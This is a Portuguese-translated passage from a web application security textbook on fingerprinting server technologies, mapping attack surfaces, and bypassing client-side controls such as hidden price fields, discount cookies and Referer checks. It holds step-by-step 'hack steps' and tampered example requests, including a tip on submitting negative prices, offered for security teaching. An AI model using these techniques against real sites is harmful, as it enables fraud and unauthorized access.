


Figura 4-8: Uma mensagem de erro genérica criada quando uma extensão de arquivo não reconhecida é solicitada

Usando as técnicas automatizadas de descoberta de conteúdo já descritas, é possível solicitar um grande número de extensões de arquivos comuns e verificar rapidamente se alguma das tecnologias associadas está implementada no servidor.

O comportamento divergente descrito ocorre porque muitos servidores da Web mapeiam extensões de arquivo específicas para determinados componentes do lado do servidor. Cada componente diferente pode tratar os erros (inclusive solicitações de conteúdo inexistente) de uma maneira diferente. A Figura 4-9 mostra as várias extensões que são mapeadas para diferentes DLLs manipuladoras em uma instalação padrão do IIS 5.0.




Figura 4-9: Mapeamentos de extensão de arquivo no IIS 5.0

É possível detectar a presença de cada mapeamento de extensão de arquivo por meio das diferentes mensagens de erro geradas quando essa extensão de arquivo é solicitada. Em alguns casos, a descoberta de um mapeamento específico pode indicar a presença de uma vulnerabilidade no servidor da Web - por exemplo, os manipuladores `.printer` e `.ida/.idq` no IIS foram encontrados no passado vulneráveis a vulnerabilidades de estouro de buffer.

Outra impressão digital comum que deve ser observada são os URLs que se parecem com o seguinte:

`https://wahh-app/news/0,,2-421206,00.html`

Os números separados por vírgula no final do URL geralmente são gerados pela plataforma de gerenciamento de conteúdo da Vignette.

Nomes de diretórios

É comum encontrar nomes de subdiretórios que indicam a presença de uma tecnologia associada. Por exemplo:

- `servlet` - servlets Java
- `pls` - gateway PL/SQL do Oracle Application Server
- `cfdocs` ou `cfide` - Cold Fusion
- `SilverStream` - O servidor da Web SilverStream
- `WebObjects` ou `{function}.woa` - Apple WebObjects
- `rails` - Ruby on Rails

Tokens de sessão

Muitos servidores da Web e plataformas de aplicativos da Web geram tokens de sessão por padrão com nomes que fornecem informações sobre a tecnologia em uso. Por exemplo:

- `JSESSIONID` - A plataforma Java
- `ASPSESSIONID` - servidor do Microsoft IIS
- `ASP.NET_SessionId` - Microsoft ASP.NET
- `CFID/CFTOKEN` - Cold Fusion
- `PHPSESSID` - PHP

Componentes de código de terceiros

Muitos aplicativos da Web incorporam componentes de código de terceiros para implementar funcionalidades comuns, como carrinhos de compras, mecanismos de login e quadros de mensagens. Esses componentes podem ser de código aberto ou podem ter sido adquiridos de um desenvolvedor de software externo. Quando esse é o caso, os mesmos componentes geralmente aparecem em vários outros aplicativos da Web na Internet, que você pode inspecionar para entender como o componente funciona. Muitas vezes, diferentes recursos do mesmo componente são usados por outros aplicativos, o que permite identificar comportamentos e funcionalidades adicionais além do que é diretamente visível no aplicativo de destino. Além disso, o software pode conter vulnerabilidades conhecidas que foram discutidas em outro lugar, ou você pode fazer o download e instalar o componente por conta própria e realizar uma análise do código-fonte ou sondá-lo em busca de defeitos de forma controlada.

ETAPAS DO HACK

- Identifique todos os pontos de entrada para a entrada do usuário, incluindo URLs, parâmetros de string de consulta, dados POST, cookies e outros cabeçalhos HTTP processados pelo aplicativo.
- Examine o formato da string de consulta usado pelo aplicativo. Se ele não empregar o formato padrão descrito no Capítulo 3, tente entender como os parâmetros estão sendo transmitidos pelo URL. Praticamente todos os esquemas personalizados ainda empregam alguma variação do modelo nome/valor, portanto, tente entender como os pares nome/valor estão sendo encapsulados nos URLs não padrão que você identificou.
- Identifique todos os canais externos por meio dos quais os dados controláveis pelo usuário ou outros dados de terceiros estão sendo introduzidos no processamento do aplicativo.
- Visualize o banner do servidor HTTP retornado pelo aplicativo. Observe que, em alguns casos, diferentes áreas do aplicativo são tratadas por diferentes componentes de back-end e, portanto, diferentes cabeçalhos de servidor podem ser recebidos.
- Verifique se há outros identificadores de software contidos nos cabeçalhos HTTP personalizados ou nos comentários do código-fonte HTML.
- Execute a ferramenta Httrprint para obter a impressão digital do servidor da Web.
- Se forem obtidas informações detalhadas sobre o servidor da Web e outros componentes, pesquise as versões de software em uso para identificar quaisquer vulnerabilidades que possam ser exploradas para promover um ataque (consulte o Capítulo 17).
- Revise seu mapa de URLs de aplicativos para identificar quaisquer extensões de arquivos, diretórios ou outras subsequências de aparência interessante que possam fornecer pistas sobre as tecnologias em uso no servidor.

(continuação)

ETAPAS DO HACK (continuação)

- Analise os nomes de todos os tokens de sessão emitidos pelo aplicativo para identificar as tecnologias que estão sendo usadas.
- Use listas de tecnologias comuns, ou o Google, para estabelecer quais tecnologias podem estar em uso no servidor ou descobrir outros sites e aplicativos que parecem estar empregando as mesmas tecnologias.
- Faça buscas no Google pelos nomes de cookies, scripts, cabeçalhos HTTP e similares incomuns que possam pertencer a componentes de software de terceiros. Se localizar outros aplicativos nos quais os mesmos componentes estejam sendo usados, examine-os para identificar qualquer funcionalidade e parâmetros adicionais que os componentes suportem e verifique se eles também estão presentes no seu aplicativo de destino. Observe que os componentes de terceiros podem ter aparência e comportamento bastante diferentes em cada implementação, devido a personalizações de marca, mas a funcionalidade principal, incluindo nomes de scripts e parâmetros, geralmente é a mesma. Se possível, faça o download e instale o componente e analise-o para entender completamente seus recursos e, se possível, descobrir quaisquer vulnerabilidades. Consulte os repositórios de vulnerabilidades conhecidas para identificar quaisquer defeitos conhecidos no componente em questão.

Identificação da funcionalidade do lado do servidor

Muitas vezes, é possível inferir muito sobre a funcionalidade e a estrutura do lado do servidor ou, pelo menos, fazer uma suposição fundamentada, observando as pistas que o aplicativo revela ao cliente.

Dissecando solicitações

Considere o seguinte URL, que é usado para acessar uma função de pesquisa:

```
https://wahh-app.com/calendar.jsp?name=new%20applicants&isExpired=0&startDate=22%2F09%2F2006&endDate=22%2F03%2F2007&OrderBy=name
```

Como vimos, a extensão de arquivo .jsp indica que estão sendo usadas Java Server Pages. Você pode supor que uma função de pesquisa recuperará suas informações de um sistema de indexação ou de um banco de dados; a presença do parâmetro `OrderBy` sugere que um banco de dados back-end está sendo usado e que o valor enviado pode ser usado como a cláusula `ORDER BY` de uma consulta SQL. Esse parâmetro pode ser vulnerável à injeção de SQL, assim como qualquer um dos outros parâmetros, se forem usados em consultas a bancos de dados (consulte o Capítulo 9).

Entre os outros parâmetros, o campo `isExpired` também é interessante. Esse parece ser um sinalizador booleano que especifica se a consulta de pesquisa deve incluir conteúdo expirado. Se os criadores do aplicativo não esperavam que os usuários comuns pudessem recuperar qualquer conteúdo expirado, a alteração desse parâmetro de 0 para 1 poderia identificar uma vulnerabilidade de controle de acesso (consulte o Capítulo 8).

O URL a seguir, que permite que os usuários acessem um sistema de gerenciamento de conteúdo, contém um conjunto diferente de pistas:

```
https://wahh-app.com/workbench.aspx?template=NewBranch.tpl&loc=
/default&ver=2.31&edit=false
```

Aqui, a extensão de arquivo `.aspx` indica que se trata de um aplicativo ASP.NET. Também parece muito provável que o parâmetro `template` seja usado para especificar um nome de arquivo e o parâmetro `loc` seja usado para especificar um diretório. A possível extensão de arquivo `.tpl` parece confirmar isso, assim como o local `/default`, que poderia muito bem ser um nome de diretório. É possível que o aplicativo recupere o arquivo de modelo especificado e inclua o conteúdo em sua resposta. Esses parâmetros podem ser vulneráveis a ataques de path traversal, permitindo que arquivos arbitrários sejam lidos no servidor (consulte o Capítulo 10).

Também é interessante o parâmetro `edit`, que é definido como `false`. É possível que a alteração desse valor para `true` modifique a funcionalidade de registro, permitindo potencialmente que um invasor edite itens que o desenvolvedor do aplicativo não pretendia que fossem editáveis. O parâmetro `ver` não tem nenhuma finalidade facilmente identificável, mas pode ser que a modificação desse parâmetro faça com que o aplicativo execute um conjunto diferente de funções que podem ser exploradas por um invasor.

Por fim, considere a seguinte solicitação, que é usada para enviar uma pergunta aos administradores do aplicativo:

```
POST /feedback.php HTTP/1.1
Host: wahh-app.com
Content-Length: 389

from=user@wahh-mail.com&to=helpdesk@wahh-app.com&subject=
Problem+logging+in&message=Please+help...
```

Como nos outros exemplos, a extensão de arquivo `.php` indica que a função é implementada usando a linguagem PHP. Além disso, é extremamente provável que o aplicativo esteja fazendo interface com um sistema de e-mail externo, e parece que a entrada controlável pelo usuário está sendo passada para esse sistema em todos os campos relevantes do e-mail. A função pode ser explorada para enviar mensagens arbitrárias a qualquer destinatário, e qualquer um dos campos também pode ser vulnerável à injeção de cabeçalho de e-mail (consulte o Capítulo 9).

ETAPAS DO HACK

- Analise os nomes e os valores de todos os parâmetros que estão sendo enviados ao aplicativo, no contexto da funcionalidade que eles suportam.
- Tente pensar como um programador e imagine quais mecanismos e tecnologias do lado do servidor provavelmente foram usados para implementar o comportamento que você pode observar.

Extrapolação do comportamento do aplicativo

Muitas vezes, um aplicativo se comporta de forma consistente em toda a gama de sua funcionalidade. Isso pode ocorrer porque diferentes funções foram escritas pelo mesmo desenvolvedor, ou de acordo com a mesma especificação de projeto, ou compartilham alguns componentes de código comuns. Nessa situação, pode ser possível tirar conclusões sobre a funcionalidade do lado do servidor em uma área e extrapolá-las para outra área.

Por exemplo, o aplicativo pode impor algumas verificações globais de validação de entrada, como a higienização de vários tipos de entrada potencialmente mal-intencionada antes de ser processada. Depois de identificar uma vulnerabilidade de injeção cega de SQL, você poderá ter problemas para explorá-la, pois suas solicitações criadas estão sendo modificadas de forma invisível pela lógica de validação de entrada. No entanto, pode haver outras funções no aplicativo que forneçam um bom feedback sobre o tipo de sanitização que está sendo realizada - por exemplo, uma função que ecoa alguns dados fornecidos pelo usuário de volta para o navegador. Você pode usar essa função para testar diferentes codificações e variações de sua carga útil de injeção de SQL, para determinar qual entrada bruta deve ser enviada para obter a string de ataque desejada após a aplicação da lógica de validação de entrada. Se você tiver sorte, a validação funcionará da mesma forma em todo o aplicativo, permitindo que você explore a falha de injeção.

Alguns aplicativos usam esquemas de ofuscação personalizados ao armazenar dados confidenciais no cliente, para evitar a inspeção e a modificação casual desses dados pelos usuários (consulte o Capítulo 5). Alguns desses esquemas podem ser extremamente difíceis de decifrar quando se tem acesso a apenas uma amostra de dados ofuscados. No entanto, pode haver funções no aplicativo em que um usuário pode fornecer uma cadeia de caracteres ofuscada e recuperar o original - por exemplo, uma mensagem de erro pode incluir os dados desofuscados que levaram ao erro. Se o mesmo esquema de ofuscação for usado em todo o aplicativo, poderá ser possível pegar uma cadeia de caracteres ofuscada de um local (por exemplo, um cookie) e inseri-la em outra função para decifrar seu significado. Também pode ser possível fazer engenharia reversa do esquema de ofuscação enviando valores sistematicamente variáveis à função e monitorando seus equivalentes desofuscados.

Por fim, os erros geralmente são tratados de forma inconsistente dentro do aplicativo, sendo que algumas áreas capturam e tratam os erros de forma elegante, enquanto outras áreas simplesmente travam e retornam informações de depuração detalhadas para o usuário (consulte o Capítulo 14). Nessa situação, pode ser possível coletar informações das mensagens de erro retornadas em uma área e aplicá-las a outras áreas em que os erros são tratados de forma elegante. Por exemplo, ao manipular os parâmetros da solicitação de forma sistemática e monitorar as mensagens de erro recebidas, pode ser possível determinar a estrutura interna e a lógica do componente do aplicativo em questão; se você tiver sorte, aspectos dessa estrutura podem ser replicados em outras áreas.

ETAPAS DO HACK

- Tente identificar quaisquer locais dentro do aplicativo que possam conter pistas sobre a estrutura interna e a funcionalidade de outras áreas.
- Talvez não seja possível tirar conclusões definitivas aqui; no entanto, os casos identificados podem ser úteis em um estágio posterior do ataque ao tentar explorar possíveis vulnerabilidades.

Mapeamento da superfície de ataque

A etapa final do processo de mapeamento é identificar as várias superfícies de ataque expostas pelo aplicativo e as possíveis vulnerabilidades comumente associadas a cada uma delas. A seguir, apresentamos um guia aproximado de alguns tipos principais de comportamento e funcionalidade que você pode identificar e os tipos de vulnerabilidade mais comumente encontrados em cada um deles. O restante deste livro tratará dos detalhes práticos de como você pode detectar e explorar cada um desses problemas:

Validação do lado do cliente - As verificações não podem ser replicadas no servidor.

Interação com o banco de dados - injeção de SQL.

■ Carregamento e download de arquivos - Vulnerabilidades de passagem de caminho.

Exibição de dados fornecidos pelo usuário - Cross-site scripting.

Redirecionamentos dinâmicos - Ataques de redirecionamento e injeção de cabeçalho.

Login - enumeração de nome de usuário, senhas fracas, capacidade de usar força bruta.

Login de vários estágios - Falhas de lógica.

Estado da sessão - tokens previsíveis, manipulação insegura de tokens.

Controles de acesso - Escalonamento horizontal e vertical de privilégios.

Funções de personalização de usuário - Escalonamento de privilégios.

Uso de comunicações em texto claro - Sequestro de sessão, captura de credenciais e outros dados confidenciais.

Links fora do site - vazamento de parâmetros de string de consulta no Referer cabeçalho.

Interfaces para sistemas externos - Atalhos no manuseio de sessões e/ou controles de acesso.

Mensagens de erro - Vazamento de informações.

Interação de e-mail - injeção de e-mail e/ou comando.

Componentes de código nativo ou interação - Estouros de buffer.

Uso de componentes de aplicativos de terceiros - Vulnerabilidades conhecidas.

Software de servidor da Web identificável - Falhas comuns na configuração, bugs de software conhecidos.

ETAPAS DO HACK

- Compreender a funcionalidade principal implementada no aplicativo e os principais mecanismos de segurança em uso.
- Identifique todos os recursos da funcionalidade e do comportamento do aplicativo que são frequentemente associados a vulnerabilidades comuns.
- Formule um plano de ataque priorizando a funcionalidade de aparência mais interessante e a mais grave das possíveis vulnerabilidades associadas.

Resumo do capítulo

O mapeamento do aplicativo é um pré-requisito fundamental para atacá-lo. Embora possa ser tentador mergulhar de cabeça e começar a procurar bugs reais, dedicar algum tempo para obter uma compreensão sólida da funcionalidade, das tecnologias e da superfície de ataque do aplicativo renderá dividendos no futuro.

Como em quase todos os casos de hacking de aplicativos da Web, a abordagem mais eficaz é usar técnicas manuais complementadas, quando apropriado, por automação controlada. Não existe uma ferramenta totalmente automatizada que possa realizar um mapeamento completo do aplicativo de forma segura. Para fazer isso, você precisa usar suas próprias mãos e aproveitar sua própria experiência. A metodologia básica que definimos envolve:

Navegação manual e spidering direcionado ao usuário, para enumerar o conteúdo visível e a funcionalidade do aplicativo.

Uso de força bruta combinada com inferência e intuição humanas para descobrir o máximo possível de conteúdo oculto.

■■ Uma análise inteligente do aplicativo para identificar suas principais funcionalidades, comportamento, mecanismos de segurança e tecnologias.

Uma avaliação da superfície de ataque do aplicativo, destacando as funções e o comportamento mais promissores para uma sondagem mais focada em vulnerabilidades exploráveis.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Ao mapear um aplicativo, você encontra a seguinte URL:

```
https://wahh-app.com/CookieAuth.dll?GetLogon?curl=Z2Fdefault.aspx
```

Que informações você pode deduzir sobre as tecnologias empregadas no servidor e como ele provavelmente se comportará?

2. O aplicativo que você está procurando implementa a funcionalidade de fórum da Web. O único URL que você descobriu é:

```
http://wahh-app.com/forums\ucp.php?mode=register
```

Como você pode obter uma lista dos membros do fórum?

3. Ao mapear um aplicativo, você encontra a seguinte URL:

```
https://wahh-app.com/public/profile/Address.asp?action=view&location=default
```

Que informações você pode inferir sobre as tecnologias do lado do servidor? O que você pode conjecturar sobre outros conteúdos e funcionalidades que possam existir?

4. As respostas de um servidor da Web incluem o seguinte cabeçalho:

```
Servidor: Apache-Coyote/1.1
```

O que isso indica sobre as tecnologias em uso no servidor?

5. Você está mapeando dois aplicativos Web diferentes e solicita o URL /admin.cpf de cada aplicativo. Os cabeçalhos de resposta retornados

por cada solicitação são mostrados aqui. Com base apenas nesses cabeçalhos, o que você pode deduzir sobre a presença do recurso solicitado em cada aplicativo?

```
HTTP/1.1 200 OK
Servidor: Microsoft-IIS/5.0
Expira: Mon, 25 Jun 2007 14:59:21 GMT
Content-Location: http://wahh-app.com/includes/error.htm?404;http://
wahh-app.com/admin.cpf
Data: Mon, 25 Jun 2007 14:59:21 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 2117

HTTP/1.1 401 Unauthorized
Server: Apache-Coyote/1.1
WWW-Authenticate: Basic realm="Wahh Administration Site"
Content-Type: text/html;charset=utf-8
Content-Length: 954
Data: Mon, 25 Jun 2007 15:07:27 GMT
Conexão: fechada
```

Ignorando o lado do cliente

O Capítulo 1 descreveu como o principal problema de segurança dos aplicativos da Web surge porque os clientes podem enviar entradas arbitrárias. Apesar desse fato, uma grande parte dos aplicativos Web depende de vários tipos de medidas implementadas no lado do cliente para controlar os dados que ele envia ao servidor. Em geral, isso representa uma falha de segurança fundamental: o usuário tem controle total sobre o cliente e os dados que ele envia, e pode ignorar todos os controles implementados no lado do cliente e não replicados no servidor.

Há duas maneiras amplas pelas quais um aplicativo pode depender de controles do lado do cliente para restringir a entrada do usuário. Primeiro, um aplicativo pode transmitir dados por meio do componente do cliente, usando algum mecanismo que ele supõe que impedirá o usuário de modificar esses dados. Segundo, quando um aplicativo coleta dados inseridos pelo usuário, ele pode implementar medidas no lado do cliente que controlam o conteúdo desses dados antes de serem enviados. Isso pode ser feito usando recursos de formulário HTML, scripts do lado do cliente ou tecnologias thick-client.

Veremos exemplos de cada tipo de controle no lado do cliente e descreveremos maneiras de contorná-los.

Transmissão de dados por meio do cliente

É muito comum ver um aplicativo passando dados para o cliente em um formulário que não é diretamente visível ou modificável pelo usuário final, na expectativa de que esse

os dados serão enviados de volta ao servidor em uma solicitação subsequente. Muitas vezes, os desenvolvedores do aplicativo simplesmente presumem que o mecanismo de transmissão usado garantirá que os dados transmitidos pelo cliente não serão modificados ao longo do caminho.

Como tudo o que é enviado do cliente para o servidor está sob o controle total do usuário, a suposição de que os dados transmitidos pelo cliente não serão modificados geralmente é falsa e deixa o aplicativo vulnerável a um ou mais ataques.

Você pode se perguntar por que, se um determinado item de dados é conhecido e especificado pelo servidor, o aplicativo precisaria transmitir esse valor para o cliente e depois lê-lo de volta. Na verdade, escrever aplicativos dessa forma costuma ser uma tarefa mais fácil para os desenvolvedores, pois elimina a necessidade de controlar todos os tipos de dados na sessão do usuário. A redução da quantidade de dados por sessão armazenados no servidor também pode melhorar o desempenho do aplicativo. Além disso, se um aplicativo for implantado em vários servidores com balanceamento de carga, com os usuários interagindo potencialmente com mais de um servidor para executar uma ação de várias etapas, talvez não seja fácil compartilhar dados do lado do servidor entre os hosts que podem lidar com as solicitações do mesmo usuário. Usar o cliente para transmitir dados pode ser uma solução tentadora para o problema.

No entanto, a transmissão de dados confidenciais dessa forma geralmente não é segura e tem sido a causa de inúmeras vulnerabilidades em aplicativos.

Campos de formulário ocultos

Os campos de formulário HTML ocultos são um mecanismo comum para transmitir dados por meio do cliente de forma superficialmente não modificável. Se um campo for marcado como oculto, ele não será exibido na tela. No entanto, o nome e o valor do campo são armazenados no formulário e enviados de volta ao aplicativo quando o usuário envia o formulário.

O exemplo clássico dessa falha de segurança é um aplicativo de varejo que armazena os preços dos produtos em campos de formulário ocultos. Nos primórdios dos aplicativos da Web, essa vulnerabilidade era extremamente difundida e, atualmente, não foi eliminada de forma alguma. A Figura 5-1 mostra um formulário típico.

The image shows a portion of a web page with a dark background. At the top, there is a line of text: "Please enter your order quantity:". Below this, the text "Product: Sony VAIO A217S" is displayed. At the bottom, there is a form field labeled "Quantity:" followed by a small input box and a "Buy!" button.

Figura 5-1: Um formulário HTML típico

O código por trás desse formulário é o seguinte:

```
<form action="order.asp" method="post">
<p>Produto: Sony VAIO A217S</p>
<p>Quantidade: <input size="2" name="quantity">
<input name="price" type="hidden" value="1224.95">
<input type="submit" value="Buy!"></p>
</form>
```

Observe o campo do formulário chamado `preço`, que está marcado como oculto. Esse campo será enviado ao servidor quando o usuário enviar o formulário:

```
POST /order.asp HTTP/1.1
Host: wahh-app.com
Content-Length: 23

quantity=1&price=1224.95
```

Agora, embora o campo de `preço` não seja exibido na tela e não seja editável pelo usuário, isso ocorre apenas porque o aplicativo instruiu o navegador a ocultar o campo. Como tudo o que ocorre no lado do cliente está, em última análise, sob o controle do usuário, essa restrição pode ser contornada para que o `preço` seja editado.

Uma maneira de conseguir isso é salvar o código-fonte da página HTML, editar o valor do campo, recarregar o código-fonte em um navegador e clicar no botão Comprar. No entanto, um método mais elegante e mais fácil é usar um proxy de interceptação para modificar os dados desejados em tempo real.

Um proxy de interceptação é extremamente útil ao atacar um aplicativo da Web e é a ferramenta realmente indispensável que você precisa ter em seu arsenal. Há várias ferramentas desse tipo disponíveis, mas as mais funcionais e populares são:

- Burp Proxy (parte do Burp Suite)
- WebScarab
- Paros

O proxy fica entre o navegador da Web e o aplicativo de destino. Ele intercepta todas as solicitações emitidas para o aplicativo e todas as respostas recebidas de volta, tanto para HTTP quanto para HTTPS. Ele pode capturar qualquer mensagem interceptada para inspeção ou modificação pelo usuário. Os proxies listados também têm várias funções avançadas para facilitar seu trabalho, inclusive:

Regras refinadas para controlar quais mensagens são retidas.

Substituição do conteúdo da mensagem com base em Regex.

Atualização automática do cabeçalho Content-Length quando as mensagens são modificadas.

Histórico de navegação e cache de mensagens.

Capacidade de reproduzir e remodelar solicitações individuais.

Integração com outras ferramentas, como spiders e fuzzers.

Se você nunca instalou ou usou uma ferramenta de proxy antes, consulte o Capítulo 19 para obter instruções e uma comparação das principais ferramentas disponíveis.

Depois que um proxy de interceptação tiver sido instalado e configurado adequadamente, você poderá capturar a solicitação que envia o formulário e modificar o campo de preço para qualquer valor, conforme mostrado na Figura 5-2.




Figura 5-2: Modificação dos valores dos campos de formulário ocultos usando um proxy de interceptação

Se o aplicativo processar a transação com base no preço enviado, você poderá comprar o produto por qualquer preço de sua escolha.

DICA Se você encontrar um aplicativo que seja vulnerável dessa forma, verifique se pode enviar um valor negativo como preço. Em alguns casos, os aplicativos realmente aceitaram transações usando preços negativos. O invasor recebe um reembolso em seu cartão de crédito e também os produtos que encomendou - uma situação em que todos saem ganhando.

Cookies HTTP

Outro mecanismo comum de transmissão de dados por meio do cliente são os cookies HTTP. Assim como os campos de formulário ocultos, eles normalmente não são exibidos na tela nem podem ser modificados diretamente pelo usuário. É claro que eles podem ser modificados usando um proxy interceptador, alterando a resposta do servidor que os define ou as solicitações subsequentes do cliente que os emitem.

Considere a seguinte variação do exemplo anterior. Quando um cliente faz login no aplicativo, ele recebe a seguinte resposta:

```
HTTP/1.1 302 Found Location:  
/home.asp  
Set-Cookie: SessId=191041-1042  
Set-Cookie: UID=1042  
Set-Cookie: DiscountAgreed=25
```

Essa resposta define três cookies, todos eles interessantes. O primeiro parece ser um token de sessão, que pode ser vulnerável a sequenciamento ou outros ataques. O segundo parece ser um identificador de usuário, que pode ser potencialmente aproveitado para explorar os pontos fracos do controle de acesso. O terceiro parece representar uma taxa de desconto que o cliente receberá nas compras.

Esse terceiro cookie aponta para um caso clássico de dependência de controles do lado do cliente (o fato de que os cookies normalmente não podem ser modificados) para proteger os dados transmitidos pelo cliente. Se o aplicativo confiar no valor do cookie `DiscountAgreed` quando ele for enviado de volta ao servidor, os clientes poderão obter descontos arbitrários modificando seu valor. Por exemplo:

```
POST /order.asp HTTP/1.1  
Host: wahh-app.com  
Cookie: SessId=191041-1042; UID=1042; DiscountAgreed=99  
Content-Length: 23  
  
quantity=1&price=1224.95
```

Parâmetros de URL

Os aplicativos frequentemente transmitem dados por meio do cliente usando parâmetros de URL predefinidos. Por exemplo, quando um usuário navega no catálogo de produtos, o aplicativo pode fornecer hiperlinks para URLs como os seguintes:

```
https://wahh-app.com/browse.asp?product=VAIOA217S&price=1224.95
```

Quando um URL contendo parâmetros é exibido na barra de localização do navegador, qualquer parâmetro pode ser modificado de forma trivial por qualquer usuário sem o uso de

ferramentas. No entanto, há muitos casos em que um aplicativo pode esperar que usuários comuns não possam visualizar ou modificar parâmetros de URL. Por exemplo:

Quando as imagens incorporadas são carregadas usando URLs que contêm parâmetros.

Quando URLs com parâmetros são usados para carregar o conteúdo de um quadro.

Quando um formulário usa o método POST e seu URL de destino contém parâmetros predefinidos.

Quando um aplicativo usa janelas pop-up ou outras técnicas para bloquear a barra de localização do navegador.

Obviamente, em qualquer um desses casos, os valores de quaisquer parâmetros de URL podem ser modificados como anteriormente, usando um proxy de interceptação.

O cabeçalho de referência

Os navegadores incluem o cabeçalho Referer na maioria das solicitações HTTP. Ele é usado para indicar o URL da página da qual a solicitação atual se originou, seja porque o usuário clicou em um hiperlink ou enviou um formulário, seja porque a página fez referência a outros recursos, como imagens. Portanto, ele pode ser aproveitado como um mecanismo de transmissão de dados por meio do cliente: como os URLs processados pelo aplicativo estão sob seu controle, os desenvolvedores podem presumir que o cabeçalho Referer pode ser usado para determinar com segurança qual URL gerou uma solicitação específica.

Por exemplo, considere um mecanismo que permite que os usuários redefinam sua senha caso a tenham esquecido. O aplicativo exige que os usuários passem por várias etapas em uma sequência definida, antes de realmente redefinirem o valor da senha com a seguinte solicitação:

```
POST /customer/ResetForgotPassword.asp HTTP/1.1
Referente: http://wahh-app.com/customer/ForgotPassword.asp
Host: wahh-app.com
Content-Length: 44
uname=manicsprout&pass=secret&confirm=secret
```

O aplicativo pode usar o cabeçalho Referer para verificar se essa solicitação é originária de uma solicitação iniciada no estágio correto (`ForgotPassword.asp`) e, se for o caso, permitir que o usuário redefina sua senha.

No entanto, como o usuário controla todos os aspectos de cada solicitação, inclusive os cabeçalhos HTTP, esse controle pode ser contornado de forma trivial, indo diretamente para `ResetForgotPassword.asp` e usando um proxy de interceptação para fixar o valor do cabeçalho Referer no valor exigido pelo aplicativo.

O cabeçalho Referer é estritamente opcional de acordo com os padrões da w3.org. Portanto, embora a maioria dos navegadores o implemente, usá-lo para controlar a funcionalidade do aplicativo deve ser considerado um "hack".

MITO DO COM MON Muitas vezes se supõe que os cabeçalhos HTTP são, de alguma forma, mais "invioláveis" do que outras partes da solicitação, como o URL. Isso pode levar os desenvolvedores a implementar funcionalidades que confiam nos valores enviados nos cabeçalhos, como Cookie e Referer, enquanto realizam a validação adequada de outros dados, como os parâmetros do URL. Essa percepção é falsa - dada a grande quantidade de ferramentas de interceptação de proxy disponíveis gratuitamente, qualquer hacker amador que tenha como alvo um aplicativo pode alterar todos os dados da solicitação com facilidade trivial. É como supor que, quando o professor for revistar sua mesa, é mais seguro esconder sua pistola d'água na gaveta de baixo, pois ele precisará se abaixar mais para descobri-la.

ETAPAS DO HACK

- Localize todas as instâncias no aplicativo em que campos de formulário ocultos, cookies e parâmetros de URL estejam aparentemente sendo usados para transmitir dados por meio do cliente.
- Tentar determinar ou adivinhar a finalidade que o item desempenha na lógica do aplicativo, com base no contexto em que ele aparece e em pistas como o nome do parâmetro.
- Modificar o valor do item de forma relevante para sua finalidade no aplicativo. Verifique se o aplicativo processa valores arbitrários enviados no parâmetro e se isso expõe o aplicativo a alguma vulnerabilidade.

Dados opacos

Às vezes, os dados transmitidos pelo cliente não são inteligíveis de forma transparente, porque foram criptografados ou ofuscados de alguma forma. Por exemplo, em vez de ver o preço de um produto armazenado em um campo oculto, você pode ver algum valor enigmático sendo transmitido:

```
<form action="order.asp" method="post">
<p>Produto: Sony VAIO A217S</p>
<p>Quantidade: <input size="2" name="quantity">
<input name="enc" type="hidden" value="262a4844206559224f456864206668643
265772031383932654448a352484634667233683277384f2245556533327233666455225
242452a526674696f6471">
<input type="submit" value="Buy!"></p>
</form>
```

Quando isso é observado, você pode razoavelmente inferir que, quando o formulário é enviado, o aplicativo no lado do servidor descriptografa ou desofusca a string opaca e executa algum processamento em seu valor de texto simples. Esse processamento adicional pode ser vulnerável a qualquer tipo de bug; no entanto, para sondar e explorar isso, você precisará primeiro envolver sua carga útil da maneira apropriada.

ETAPAS DO HACK

Diante de dados opacos sendo transmitidos pelo cliente, há várias possibilidades de ataque:

- Se você souber o valor do texto simples por trás da cadeia de caracteres opaca, poderá tentar decifrar o algoritmo de ofuscação que está sendo empregado.
